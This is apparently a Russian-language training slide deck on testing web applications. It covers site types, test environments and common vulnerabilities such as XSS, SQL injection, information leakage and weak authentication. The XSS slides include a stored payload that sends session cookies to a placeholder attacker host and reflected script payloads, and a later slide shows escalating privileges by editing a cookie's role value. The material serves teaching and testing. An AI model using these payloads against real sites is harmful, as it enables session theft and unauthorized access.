Тестирование веб-приложений

GDC

Классификация

- По доступности

- Открытые – полностью доступны для любых пользователей

- Полуоткрытые – для доступа необходимо зарегистрироваться

- Закрытые – полностью закрытые служебные сайты организаций, личные сайты частных лиц. Доступны для узкого круга людей

Классификация

- По содержимому

- Статические – все содержимое заранее подготавливается. Пользователю выдаются файлы в том виде, в котором они хранятся на сервере.

- Динамические – содержимое генерируется специальными скриптами на основе других данных из другого источника

Классификация

- По схемам предоставления информации

- Интернет-представительства (торговля и услуги, не связанные напрямую с Интернетом)

- Информационные ресурсы

- Веб-сервис – обычно решает конкретную пользовательскую задачу, напрямую связанную с сетью Интернет

Клиент-серверная архитектура

- Большинство “клиент-серверных” приложений работают с данными. Пользователь взаимодействует с приложением посредством GUI. Традиционно такие приложения – платформо-зависимые.

- Web приложения работают с данными, выполняются в браузерах, которые являются платформо-зависимыми. Сами приложения – кросс-платформенные.

Особенности

- Web-приложения эксплуатируются в более сложной среде нежели терминальные или клиент-серверные приложения
- Большая часть того, что кажется web-приложением, в действительности является частью других программ


Особенности

- Высокие требования к качеству приложения в условиях сильной конкуренции
- Большое количество ‘неконтролируемых’ пользователей
- Эксплуатация приложений неквалифицированными пользователями
- Невозможность контролировать среду использования
- Пиковые режимы эксплуатации
- Влияние сетевых ресурсов


Тестовая среда

- Тестовая платформа = аппаратное обеспечение + программное обеспечение + внешние устройства
- Для web-приложений обычно рассматривают комбинации Operation System + Internet Browser

Тестовая среда



Тестовая среда




Тестовая среда

- Планируя тестирование на различных типах браузеров необходимо в первую очередь выбирать:

✔ Тест кейсы, касающиеся пользовательского интерфейса


✔ Тест кейсы на загрузку файлов

✔ Тест кейсы на обработку ошибок




Тестирование безопасности

GDC



Статистика уязвимостей:



Класс уязвимости	% уязвимостей	%автоматических	% сайтов
Cross-Site Scripting	43.4	77	74
Information Leakage	21	71	90
Predictable Resource Location	6.9	81	31
SQL injection	9.8	76	31

XSS

- Уязвимость Cross-Site Scripting, или сокращённо XSS, возникает, в тех случаях, когда web-приложение передаёт данные, полученные от одного пользователя другим пользователям, без соответствующей проверки этих данных. Таким образом, у хакера появляется великолепная возможность отсылки своих сценариев (JavaScript, VBScript, ActiveX, HTML или Flash), для исполнения последних в окне браузера других, ничего не подозревающих, пользователей.
- Два типа атаки:
  - **Отраженная** (передача кода серверу и возврат его клиенту производится в рамках одного HTTP запроса). Для этого обычно требуется чтобы пользователь перешел по определенной ссылке.
  - **Сохраненный**. Обычно производится на формы, чаты и т.д.
- Простой способ тестирования:
  - Для обнаружения XSS необходимо во все поля вписать следующий скрипт:

```
<script>alert()</script>
```

XSS

- Пример сохраненной атаки:
  - Запись в форум скрипта

<SCRIPT>document.location= ' http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</SCRIPT>

  - При выполнении в клиентском браузере передаст идентификатор сессии на сайт атакующего.
- Пример отраженной атаки:
  - При поиске сервер передает строку поиска в качестве параметра http://portal.example/search?q=”beer”
  - Пользователю будет возвращается страница, содержащая результаты поиска и фразу: "По вашему запросу beer найдено 0 записей". Если в качестве искомой фразы будет передан Javascript, он выполнится в браузере пользователя.
  - http://portal.example/search/?q=<script>alert("xss")</script>
  - Для скрытия кода сценария может быть использована кодировка URL Encode.

SQL инъекция

- **Внедрение SQL-кода (SQL injection)** — один из распространённых способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.
- Для защиты от данного типа атак необходимо тщательно фильтровать входные параметры, значения которых будут использованы для построения SQL-запроса.

Утечка информации

- Эти уязвимости возникают в ситуациях, когда сервер публикует важную информацию, например комментарии разработчиков или сообщения об ошибках, которая может быть использована для компрометации системы.
- Часто разработчики оставляют комментарии в HTML страницах и коде сценариев для облегчения поиска ошибок и поддержки приложения. Эта информация может варьироваться от простых описаний деталей функционирования программы до, в худших случаях, имен пользователей и паролей, используемых при отладке.

Предсказуемое расположение ресурсов

- Позволяет злоумышленнику получить доступ к скрытым данным или функциональным возможностям. Путем подбора злоумышленник может получить доступ к содержимому, не предназначенному для публичного просмотра.

Переход по прямым ссылкам

- При подмене параметров в адресной строке могут возникать ошибки приложения
  - Подмена ID записи существующей в системе
  - Подмена ID записи несуществующей или невалидной записью
- Проверка доступа при переходе по прямым ссылкам
  - С помощью прямой ссылки пользователь может перейти на страницу, которая ему не доступна. При этом система не должна отображать информацию, и должна сообщать пользователю об ограниченности его прав.

Таймаут сессии

- Описание уязвимости: в случае если для идентификатора сессии или учетных данных не предусмотрен таймаут или его значение слишком велико, злоумышленник может воспользоваться старыми данными для авторизации.
- Как избежать:
  - если в течении установленного времени пользователь бездействует в приложении, его сессия должна обрываться;
  - при любом новом обращении к приложению система должна перенаправлять пользователя на страницу логина.
- Примеры уязвимости:
  - Доступ к предыдущей сессии в интернет-кафе и общественных компьютерах

Недостаточная аутентификация

- Подбор – процесс угадывания имени пользователя, пароль, номер счет или кредитной карты и т.д.
  - Прямой подбор – подбор пароля для имени пользователя
  - Обратный подбор – подбор имени пользователя для известного пароля
- Причины:
  - Легко угадываемые пароли (даты рождения, имена, специальные слова – admin, клички животных и .т.п)
  - Имена пользователей, формируемые согласно корпоративным правила – пример, sivanov
  - Слабые ключи шифрования

Недостаточная аутентификация

- Описание уязвимости: эта уязвимость возникает, когда Web-сервер позволяет атакующему получать доступ к важной информации или функциям сервера без должной аутентификации. Интерфейсы администрирования через Web - яркий пример критичных систем. В зависимости от специфики приложения, подобные компоненты не должны быть доступны без должной аутентификации.
- Как избежать: например, при входе в администраторскую часть сайта, пользователь обязан провести дополнительную аутентификацию, не смотря на общую на сайте.
- Примеры уязвимости:
  - Скрытие администраторской части в папке /Admin без дополнительной проверки прав. Скрытые страницы можно угадать или подсмотреть.
  - Модификация файла Cookies, если роль пользователя кешируется в файле Cookies: изменяем SessionId=12345678;Role=User на SessionId=12345678;Role=Admin.

Восстановление паролей

- Описание уязвимости: уязвимость возникает, когда Web-сервер позволяет атакующему несанкционированно получать, модифицировать или восстанавливать пароли других пользователей.
  - Простой “секретный вопрос”, ответ на который легко узнать или угадать
  - Ввод частичных персональных данных (номер ИНН, домашний адрес)
  - Возможность подбора ответа
- Примеры уязвимости:
  - Пользователь нажимает ссылку «Забыл пароль», вводит свой логин и ему высылается (или даже выводится на экран) новый пароль. Таким способом можно сбросить чужой пароль.
  - Для восстановления пароля нужно ввести дату или место рождения. Такую информацию можно получить из внешних источников или подобрать.

Утечка информации

- Описание уязвимости: публикация важной информации, например, комментарии разработчиков в HTML коде, в сообщениях об ошибках, js-скриптах и т.д.
- Пример:
  - Ввод апострофа вместо имени пользователя дает сообщение об ошибке:
  - An Error Has Occurred.
  - Error Message:
  - System.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'username = '' and password = 'g''. at System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling (
  - Int32 hr) at System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResult
  - (tagDBPARAMS dbParams, Object& executeResult) at

Таким образом мы можем получить дополнительную информацию о структуре БД и запросе.

Противодействие автоматизации

- Описание уязвимости: недостаточное противодействие автоматизации возникает, когда сервер позволяет автоматически выполнять операции, которые должны проводиться вручную
- Примеры уязвимости:
  - Возможность автоматического создания аккаунтов
  - Возможность автоматической записи сообщений в форумах
  - Возможность подбора логина/пароля
- Как избежать:
  - Генерировать случайную картинку с изображение числа и просить пользователя указать это число в специальном поле
  - Делать ограничение на неправильный ввод логина/пароля. При достижении лимита попыток блокировать аккаунт

Недостаточная проверка процесса

- Описание уязвимости: недостаточная проверка логики и последовательности действий пользователя
- Пример:
  - Система электронной торговли может предлагать скидку на продукт B, в случае покупки продукта A. Пользователь, не желающий покупать продукт A, может попытаться приобрести продукт B со скидкой. Заполнив заказ на покупку обоих продуктов, пользователь получат скидку. Затем пользователь возвращается к форме подтверждения заказа и удаляет продукт A из покупаемых, путем модификации значений в форме. Если сервер повторно не проверит возможность покупки продукта B по указанной цене без продукта A, будет осуществлена закупка по низкой цене.

DoS атака

- DoS-атака (от англ. Denial of Service, отказ в обслуживании) — и DDoS-атака (от англ. Distributed Denial of Service, распределённый отказ в обслуживании) — это разновидности атак на вычислительную систему.
- Цель этих атак — довести систему до отказа, то есть, создание таких условий, при которых легитимные (правомерные) пользователи системы не могут получить доступ к предоставляемым системой ресурсам, либо этот доступ затруднён.

DoS атака

- Причины появления условия для DoS-атаки:
  - Ошибка в программном коде
  - Недостаточная проверка данных пользователя
- Виды атак:
  - флуд (англ. flood) — атака, связанная с большим количеством обычно бессмысленных или сформированных в неправильном формате запросов к компьютерной системе или сетевому оборудованию
  - атака второго рода — атака, которая стремится вызвать ложное срабатывание системы защиты и таким образом привести к недоступности ресурса
  - если атака (обычно флуд) производится одновременно с большого количества IP-адресов, то в этом случае она называется распределённой